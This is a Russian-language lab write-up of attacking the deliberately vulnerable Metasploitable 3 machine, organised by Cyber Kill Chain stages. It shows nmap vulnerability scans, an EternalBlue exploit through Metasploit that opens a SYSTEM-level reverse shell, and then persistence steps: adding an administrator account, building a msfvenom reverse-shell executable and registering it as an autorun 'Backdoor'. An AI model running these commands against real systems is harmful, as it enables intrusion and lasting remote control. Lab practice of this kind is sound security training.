Writeup по эксплуатации Metasploitable 3

(с использованием Cyber Kill Chain)

1. Reconnaissance – Этап сбора данных о целевой системе


После того, как установили уязвимую машину в виртуальную среду и пропинговали её с атакующей машины, убедившись, что системы видят друг друга, можем запустить **nmap** для сканирования открытых портов и нахождения уязвимостей. Учитывая то, что мы сканируем учебную машину, можем запустить агрессивное сканирование.

Флаги	Описание
-n	Nmap не будет пытаться преобразовать IP-адреса в доменные имена, ускоряет сканирование
-sT/-sU	Указывает тип сканирования: TCP Connect Scan (можно также использовать более незаметный SYN Scan через флаг -sS) / UDP Scan
-A	Агрессивное сканирование. Включает флаги: -sV (определение версий служб), -sC (скрипты для сбора базовой информации), -O (определение ОС), --traceroute (трассировку).
-T4/-T5	Скорость сканирования (Timing Template). T4 — агрессивный режим (пакеты отправляются быстро, увеличивает нагрузку на сеть). T5 — безумный режим, самое быстрое сканирование. Для рабочих сканирований рекомендуется режим T3 (по умолчанию).
-p-	Сканирование всех 65535 портов (по умолчанию Nmap проверяет только 1000 основных портов).
--min-rate=2000	Минимальная скорость отправки пакетов — 2000 пакетов/сек. Ускоряет сканирование, но может быть замечено системами защиты.
--script vuln	Запускает скрипты из категории vuln (уязвимости) из библиотеки Nmap Scripting Engine (NSE) . Эти скрипты предназначены для обнаружения известных уязвимостей в сервисах и системах, работающих на целевом хосте.

Сканируем главные TCP порты с помощью

nmap -n -sT -A -T4 --min-rate=2000 --script vuln 10.0.2.15

Также запустим более быстрый скан всех остальных портов, чтобы точно ничего не пропустить:



Не забываем про UDP порты, повторяем те же процедуры для них:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -n -sU  -T4 --min-rate=2000 --script vuln 10.0.2.15 > scan_udp.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -n -sU -p- -T5 10.0.2.15 > scan_full_udp.txt
```

В итоге мы получаем довольно подробный репорт, который можем грепать по CVE. Посмотрим, какие известные уязвимости мы нашли, какие порты мы можем проэксплуатировать.

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-26 18:02 EDT
Nmap scan report for 10.0.2.15
Host is up (0.0013s latency).
Not shown: 979 closed tcp ports (conn-refused)
PORT      STATE SERVICE              VERSION
21/tcp    open  ftp                  Microsoft ftpd
80/tcp    open  http                 Microsoft IIS httpd 7.5
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-IIS/7.5
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| vulners:
|   cpe:/a:microsoft:internet_information_services:7.5:
|       PACKETSTORM:180580      10.0    https://vulners.com/packetstorm/PACKETSTORM:180580
|       MSF:AUXILIARY-DOS-WINDOWS-FTP-IIS75_FTPD_IAC_BOF-       10.0    https://vulners.com/
  *EXPLOIT*
|       CVE-2010-3972   10.0    https://vulners.com/cve/CVE-2010-3972
|       SSV:20122       9.3     https://vulners.com/seebug/SSV:20122    *EXPLOIT*
|       CVE-2010-2730   9.3     https://vulners.com/cve/CVE-2010-2730
|       SSV:20121       4.3     https://vulners.com/seebug/SSV:20121    *EXPLOIT*
```

Используем утилиту grep с флагом -n, чтобы вывести номера строк, в которых указаны уязвимости.

cat scan_tcp.txt | grep -n CVE

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat scan_tcp.txt | grep -n CVE
15:|     IDs:  CVE:CVE-2007-6750
23:|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
30:|           CVE-2010-3972   10.0    https://vulners.com/cve/CVE-2010-3972
32:|           CVE-2010-2730   9.3     https://vulners.com/cve/CVE-2010-2730
36:|_          CVE-2010-1899   4.3     https://vulners.com/cve/CVE-2010-1899
43:|_          CVE-2017-15945  7.8     https://vulners.com/cve/CVE-2017-15945
77:|     IDs:  CVE:CVE-2005-3299
175:|      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-3299
187:|    IDs:  CVE:CVE-2011-3368  BID:49957
193:|      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3368
218:|    IDs:  CVE:CVE-2007-6750
226:|      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
237:| Litespeed Web Server Source Code Disclosure (CVE-2010-2333)
245:|     IDs:  CVE:CVE-2007-6750
253:|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
256:|   /sdk/../../../../../../../../etc/vmware/hostd/vmInventory.xml: Possible path traversal in VMWare (CVE-2009-3733)
257:|   /sdk/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/etc/vmware/hostd/vmInventory.xml: Possible path traversa
321:|     IDs:  CVE:CVE-2007-6750
329:|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
343:|     IDs:  CVE:CVE-2007-6750
351:|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
359:|           CVE-2014-3120   8.1     https://vulners.com/cve/CVE-2014-3120
371:|           CVE-2015-5531   5.0     https://vulners.com/cve/CVE-2015-5531
376:|           CVE-2015-3337   4.3     https://vulners.com/cve/CVE-2015-3337
377:|           CVE-2014-6439   4.3     https://vulners.com/cve/CVE-2014-6439
431:|     IDs:  CVE:CVE-2017-0143
439:|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Выберем вектор атаки.


Например, на 80 http порту можем вызвать DOS с помощью Slowloris – открытием множества HTTP-соединений с веб-сервером и удержанием их как можно дольше, отправляя частичные запросы и заголовки HTTP, при этом запросы никогда полностью не завершаются. Сервер держит соединения открытыми, в результате его пул параллельных соединений исчерпывается, и сервер отказывает клиентам в подключении.


```
 7 80/tcp    open  http                  Microsoft IIS httpd 7.5
 8 |_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
 9 |_http-dombased-xss: Couldn't find any DOM based XSS.
10 |_http-server-header: Microsoft-IIS/7.5
11 | http-slowloris-check:
12 |   VULNERABLE:
13 |   Slowloris DOS attack
14 |     State: LIKELY VULNERABLE
15 |     IDs:  CVE:CVE-2007-6750
16 |       Slowloris tries to keep many connections to the target web server open and hold
17 |       them open as long as possible.  It accomplishes this by opening connections to
18 |       the target web server and sending a partial request. By doing so, it starves
19 |       the http server's resources causing Denial Of Service.
20 |
21 |     Disclosure date: 2009-09-17
```

Также мы видим обширный ряд уязвимостей, через которые можно выполнить как DOS, так и исполнение произвольного кода, в том числе уже готовые эксплоиты в Metasploit.


```
26 | vulners:
27 |   cpe:/a:microsoft:internet_information_services:7.5:
28 |       PACKETSTORM:180580      10.0    https://vulners.com/packetstorm/PACKETSTORM:180580
   *EXPLOIT*
29 |       MSF:AUXILIARY-DOS-WINDOWS-FTP-IIS75_FTPD_IAC_BOF-       10.0    https://vulners.com/
   metasploit/MSF:AUXILIARY-DOS-WINDOWS-FTP-IIS75_FTPD_IAC_BOF-    *EXPLOIT*
30 |       CVE-2010-3972   10.0    https://vulners.com/cve/CVE-2010-3972
31 |       SSV:20122       9.3     https://vulners.com/seebug/SSV:20122    *EXPLOIT*
32 |       CVE-2010-2730   9.3     https://vulners.com/cve/CVE-2010-2730
33 |       SSV:20121       4.3     https://vulners.com/seebug/SSV:20121    *EXPLOIT*
34 |       PACKETSTORM:180584      4.3     https://vulners.com/packetstorm/PACKETSTORM:180584
   *EXPLOIT*
35 |       MSF:AUXILIARY-DOS-WINDOWS-HTTP-MS10_065_II6_ASP_DOS-    4.3     https://vulners.com/
   metasploit/MSF:AUXILIARY-DOS-WINDOWS-HTTP-MS10_065_II6_ASP_DOS- *EXPLOIT*
36 |_      CVE-2010-1899   4.3     https://vulners.com/cve/CVE-2010-1899
```


На 3306 порту у нас MySQL с возможностью повысить привилегии рядовых юзеров.





На порту 4848 у нас расположился сервер приложений GlassFish с возможностью произведения **PHP-инъекции**. Например, можем произвести **directory traversal attack.**





На порту 9200 мы видим крайне уязвимый elasticsearch:


```
354 | vulners:
355 |   cpe:/a:elasticsearch:elasticsearch:1.1.1:
356 |       MSF:EXPLOIT-MULTI-ELASTICSEARCH-SCRIPT_MVEL_RCE-        8.1     https://vulners.com/metasploit/MSF:EXPLOIT-MULTI-
    ELASTICSEARCH-SCRIPT_MVEL_RCE-   *EXPLOIT*
357 |       EDB-ID:33588    8.1     https://vulners.com/exploitdb/EDB-ID:33588      *EXPLOIT*
358 |       EDB-ID:33370    8.1     https://vulners.com/exploitdb/EDB-ID:33370      *EXPLOIT*
359 |       CVE-2014-3120   8.1     https://vulners.com/cve/CVE-2014-3120
360 |       PACKETSTORM:127689      6.8     https://vulners.com/packetstorm/PACKETSTORM:127689      *EXPLOIT*
361 |       PACKETSTORM:126863      6.8     https://vulners.com/packetstorm/PACKETSTORM:126863      *EXPLOIT*
362 |       EXPLOITPACK:38E82782FAD3CA177C1A7E4959D94A05    6.8     https://vulners.com/exploitpack/
    EXPLOITPACK:38E82782FAD3CA177C1A7E4959D94A05    *EXPLOIT*
363 |       1337DAY-ID-22300        6.8     https://vulners.com/zdt/1337DAY-ID-22300        *EXPLOIT*
364 |       1337DAY-ID-22252        6.8     https://vulners.com/zdt/1337DAY-ID-22252        *EXPLOIT*
365 |       CNVD-2021-59131 6.5     https://vulners.com/cnvd/CNVD-2021-59131
366 |       PACKETSTORM:133964      5.0     https://vulners.com/packetstorm/PACKETSTORM:133964      *EXPLOIT*
367 |       MSF:AUXILIARY-SCANNER-HTTP-ELASTICSEARCH_TRAVERSAL-     5.0     https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-
    HTTP-ELASTICSEARCH_TRAVERSAL-   *EXPLOIT*
368 |       EXPLOITPACK:ADF9DD1B9AD382868118E72783DF96AD    5.0     https://vulners.com/exploitpack/
    EXPLOITPACK:ADF9DD1B9AD382868118E72783DF96AD    *EXPLOIT*
369 |       EDB-ID:38383    5.0     https://vulners.com/exploitdb/EDB-ID:38383      *EXPLOIT*
370 |       E-536   5.0     https://vulners.com/dsquare/E-536       *EXPLOIT*
371 |       CVE-2015-5531   5.0     https://vulners.com/cve/CVE-2015-5531
372 |       1337DAY-ID-24345        5.0     https://vulners.com/zdt/1337DAY-ID-24345        *EXPLOIT*
373 |       PACKETSTORM:131718      4.3     https://vulners.com/packetstorm/PACKETSTORM:131718      *EXPLOIT*
374 |       EXPLOITPACK:C495535BB475BBDF733BEC03D1BDE040    4.3     https://vulners.com/exploitpack/
    EXPLOITPACK:C495535BB475BBDF733BEC03D1BDE040    *EXPLOIT*
375 |       EDB-ID:37054    4.3     https://vulners.com/exploitdb/EDB-ID:37054      *EXPLOIT*
376 |       CVE-2015-3337   4.3     https://vulners.com/cve/CVE-2015-3337
377 |       CVE-2014-6439   4.3     https://vulners.com/cve/CVE-2014-6439
378 |       VERACODE:27647  3.1     https://vulners.com/veracode/VERACODE:27647
379 |_      1337DAY-ID-23650        0.0     https://vulners.com/zdt/1337DAY-ID-23650        *EXPLOIT*
```

Также мы нашли вероятные админки:

```
381 | http-enum:
382 |   /admin/: Possible admin folder
383 |   /axis2-admin/: Possible admin folder
384 |   /imcws/: 3Com Intelligent Management Center
385 |_  /axis2/: Apache Axis2
```

По итогу сканирования нам выдало критическую уязвимость **CVE-2017-0143**. Этот идентификатор является частью более широкой группы уязвимостей, известной как **EternalBlue**: эксплойта, эксплуатирующего компьютерную уязвимость в Windows-реализации протокола SMB, к разработке которого, как считается, причастно Агентство национальной безопасности США. **EternalBlue** был использована при распространении вредоносного ПО WannaCry, Petya.

```
426 Host script results:
427 | smb-vuln-ms17-010:
428 |   VULNERABLE:
429 |   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
430 |     State: VULNERABLE
431 |     IDs:  CVE:CVE-2017-0143
432 |     Risk factor: HIGH
433 |       A critical remote code execution vulnerability exists in Microsoft SMBv1
434 |        servers (ms17-010).
435 |
436 |     Disclosure date: 2017-03-14
437 |     References:
438 |       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
439 |       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
440 |_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```




С помощью этого эксплоита мы можем получить удалённый доступ к системе и запустить на ней произвольный код. Это и будет нашим приоритетным вектором атаки.

2. Weaponization – Этап подготовки эксплоита

Для стадии вооружения мы определимся с основным инструментом атаки – это фреймворк Metasploit с множеством подготовленных эксплоитов, в том числе для эксплуатации **EternalBlue**.

Можем запустить Metasploit с помощью **msfconsole**.



Найдём в поиске эксплоит **eternalblue**, выберем его с помощью команды **use**.

```
msf6 > search eternalblue

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Descripti
on
   -   ----                                      ---------------  ----     -----  ---------
--
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010
EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
```

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Также подготовим эксплоит "слушателя". После установления обратного шелла в уязвимой системе он будет ожидать входящие подключения от неё:
use exploit/multi/handler

3. **Delivery – Этап доставки эксплоита на целевую машину**

На этом этапе нам нужно правильно установить адреса. RHOSTS – адрес уязвимой машины, LHOST – адрес атакующей машины, LPORT – порт атакующей машины, с которого будет производиться атака.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.15
RHOSTS ⇒ 10.0.2.15
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.2.6
LHOST ⇒ 10.0.2.6
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT ⇒ 4444
```

4. **Exploitation – Этап получения первоначального доступа**

Настроив адресацию, доставляем эксплоит через команду exploit.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.2.6:4444
[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.15:445         - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Stan
dard 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint
/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regu
lar expression
[*] 10.0.2.15:445         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.15:445 - The target is vulnerable.
[*] 10.0.2.15:445 - Connecting to target for exploitation.
[+] 10.0.2.15:445 - Connection established for exploitation.
[+] 10.0.2.15:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.15:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.15:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server
2
```

Пока ждём, успеем заварить чай 😊

Итак, в итоге мы получили Meterpreter shell, с которого можем управлять системой.

```
[+] 10.0.2.15:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.15:445 - Trying exploit with 17 Groom Allocations.
[*] 10.0.2.15:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.15:445 - Starting non-paged pool grooming
[+] 10.0.2.15:445 - Sending SMBv2 buffers
[+] 10.0.2.15:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.15:445 - Sending final SMBv2 buffers.
[*] 10.0.2.15:445 - Sending last fragment of exploit packet!
[*] 10.0.2.15:445 - Receiving response from exploit packet
[+] 10.0.2.15:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.15:445 - Sending egg to corrupted connection.
[*] 10.0.2.15:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.6:4444 → 10.0.2.15:49294) at 2025-06-27 09:12:07 -0400
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

Проверим наши права с помощью getuid.

```
meterpreter > pwd
C:\Windows\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Мы работаем с системными привилегиями (максимальные права в системе).

5. **Installation – Этап закрепления в системе**

Перейдем в шелл системы. Посмотрим список юзеров через **net users.**

```
meterpreter > shell
Process 1152 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            anakin_skywalker         artoo_detoo
ben_kenobi               boba_fett                c_three_pio
chewbacca                darth_vader              greedo
Guest                    han_solo                 jabba_hutt
jarjar_binks             kylo_ren                 lando_calrissian
leia_organa              luke_skywalker           sshd
sshd_server              vagrant
The command completed with one or more errors.
```

Добавляем своего юзера и добавляем его в администраторы с помощью:
net user [user] [password] /add


net localgroup administrators [user] /add

```
C:\Windows\system32>net user starkiller password /add
net user starkiller password /add
The command completed successfully.


C:\Windows\system32>net localgroup administrators starkiller /add
net localgroup administrators starkiller /add
The command completed successfully.
```

Закрепимся в системе с помощью бэкдора. Для этого с помощью модуля msfvenom создадим полезную нагрузку с обратным шеллом к атакующей машине:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.6 LPORT=4444 -f exe -o shell.exe



Отправим её на хост жертвы с помощью:


upload ./shell.exe C:\\Windows\\Temp\\shell.exe

Теперь внесём в реестр наш бэкдор в раздел автозагрузки при запуске системы:

reg setval -k "HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run" -v "Backdoor" -d "C:\\Windows\\Temp\\shell.exe" -t REG_SZ

Проверяем, верно ли внесли информацию в реестр:

reg queryval -k "HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run" -v "Backdoor"



Теперь при использовании слушателя мы сможем перехватывать шелл уязвимой системы при её перезапуске:

use exploit/multi/handler

exploit

